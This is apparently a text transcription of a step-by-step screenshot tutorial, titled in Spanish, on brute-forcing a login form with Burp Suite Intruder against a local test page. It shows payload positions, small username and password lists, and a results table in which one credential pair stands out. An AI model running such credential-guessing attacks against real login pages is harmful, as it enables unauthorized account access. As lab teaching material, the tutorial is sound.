




Ataque de fuerza bruta con Burp Suite Intruder

Pasos en imágenes





8

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:81

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /postraw.php HTTP/1.1
Host: 127.0.0.1:81
Content-Length: 44
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://127.0.0.1:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.109 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1:81/raw.php
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.8
Connection: close

username=usuario&password=pass

Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V

? < + > Type a search

8 x ...

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Target Positions Payloads Options

Start attack

Attack type: Cluster bomb

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

POST /postraw.php HTTP/1.1
Host: 127.0.0.1:81
Content-Length: 44
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://127.0.0.1:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.109 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1:81/raw.php
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.8
Connection: close

username=\$usuario&password=\$pass&Submit=Enviar

Add §
Clear §
Auto §
Refresh

8 × ...

TargetProxySpiderScannerIntruderRepeaterSequencerDecoderComparerExtenderOptionsAlerts

TargetPositionsPayloadsOptions

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each

Payload set:1

Payload count: 0

Payload type:

12

Request count: 0

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

▶

Add

Enter a new item

Add from list ... [Pro version only]

▼

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Enabled	Rule
---------	------

8 × ...

Target

Proxy

Spider

Scanner

Intruder

Repeater

Sequencer

Decoder

Comparer

Extender

Options

Alerts

Target

Positions

Payloads

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each

Payload set:

1

Payload count:

0

Payload type:

Simple list

Request count:

0

?

Payload Options

This payload type is used to create a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

Enter a new item

Add from list ...

[Pro version only]

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Enabled	Rule

Burp Suite Free Edition v1.6.32

BurpIntruderRepeaterWindowHelp

TargetProxySpiderScannerIntruderRepeaterSequencerDecoderComparerExtenderOptionsAlerts

8 × ...

TargetPositionsPayloadsOptions

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each

Payload set:1

Payload count: 5

Payload type:Simple list

Request count: 15

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

admin

Load ...

user

Remove

juan

Clear

lucas

pedro

Add

Enter a new item

Add from list ... [Pro version only]

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Enabled	Rule



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

8 × ...

Target Positions Payloads Options

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload s

Payload set: 2 Payload count: 3
Payload type: Simple list Request count: 15

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	12345
Load ...	admin
	123456
Remove	
Clear	
Add	Enter a new item
Add from list ... [Pro version only]	

? Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

8 × ...

Target Positions Payloads Options

- ☒ Store responses
- ☒ Make unmodified baseline request
- ☐ Use denial-of-service mode (no results)
- ☐ Store full payloads

? Grep - Match

These settings can be used to flag result items containing specified expressions.

- ☒ Flag result items with responses matching these expressions:

Paste Load ... Remove Clear

Acceso denegado

Add Acceso denegado

Match type: ☒ Simple string
☐ Regex

- ☐ Case sensitive match
- ☒ Exclude HTTP headers

? Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Acces...	Comment
0			200	☐	☐	463	☒	
1	admin	12345	200	☐	☐	463	☒	
2	user	12345	200	☐	☐	463	☒	
3	juan	12345	200	☐	☐	463	☒	
4	lucas	12345	200	☐	☐	463	☒	
5	pedro	12345	200	☐	☐	463	☒	
6	admin	admin	200	☐	☐	463	☒	
7	user	admin	200	☐	☐	463	☒	
8	juan	admin	200	☐	☐	463	☒	
9	lucas	admin	200	☐	☐	463	☒	
10	pedro	admin	200	☐	☐	463	☒	
11	admin	123456	200	☐	☐	463	☒	
12	user	123456	200	☐	☐	463	☒	
13	juan	123456	200	☐	☐	463	☒	
14	lucas	123456	200	☐	☐	463	☒	
15	pedro	123456	200	☐	☐	465	☐	

Request Response

Raw Params Headers Hex

```

POST /postraw.php HTTP/1.1
Host: 127.0.0.1:81
Content-Length: 44
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://127.0.0.1:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.109 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1:81/raw.php
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.8

```


Finished